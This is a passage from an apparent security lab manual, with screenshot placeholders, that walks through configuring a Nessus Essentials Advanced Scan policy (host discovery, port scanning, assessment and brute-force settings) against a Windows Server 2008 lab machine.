
1. Welcome to Nessus Essentials pop-up appears as shown in the screenshot, click **Close**.




1. After successful login, go to Nessus **Policies** and click **Create a new policy** link.

If any notifications appear at the top right corner of the window, ignore them.


Nessus will automatically log off if you leave the browser window idle for **5** mins.



1. **Policy Templates window** appears with **Scanner Templates** as shown in the screenshot below.
2. In the **Scanner** section, click **Advanced Scan** policy.




1. **Advanced Scan** policy window appears displaying the **Settings** tab. In the **Basic** settings under the **General** section, specify a policy name in the **Name** field (here, **System\_Scan**) and give a **description** of the policy. Once done, leave the **Permissions** section with the default setting and click on **Discovery** in the left pane. In this lab, we will be scanning **Advertisement Dept machine** (Windows Server 2008).




1. Once you click on **DISCOVERY**, it will drop-down a list of 3 options i.e., Host Discovery, Port Scanning, and Service Discovery. Now we are going to configure **Host Discovery** settings. In the Host Discovery settings, toggle the **Ping Remote Host** option to turn it off.


Scroll down if you want to view the rest of the settings in Host Discovery module.




1. In the **Port Scanning** module, check the **Verify open TCP ports found by local port enumerators** option. Leaving the other settings to default, click **ASSESSMENT** from the left pane.



1. Once you click the **ASSESSMENT** module, it will show you the **General** settings where you can see the Accuracy, Antivirus definition grace period, and SMTP options. Here you can leave the settings to default, and click **Brute Force** from the left pane.




1. In the Brute Force settings, make sure that the **Only use credentials provided by the user** option is checked under General Settings section, and then, click the **Web Applications** module in the left pane.

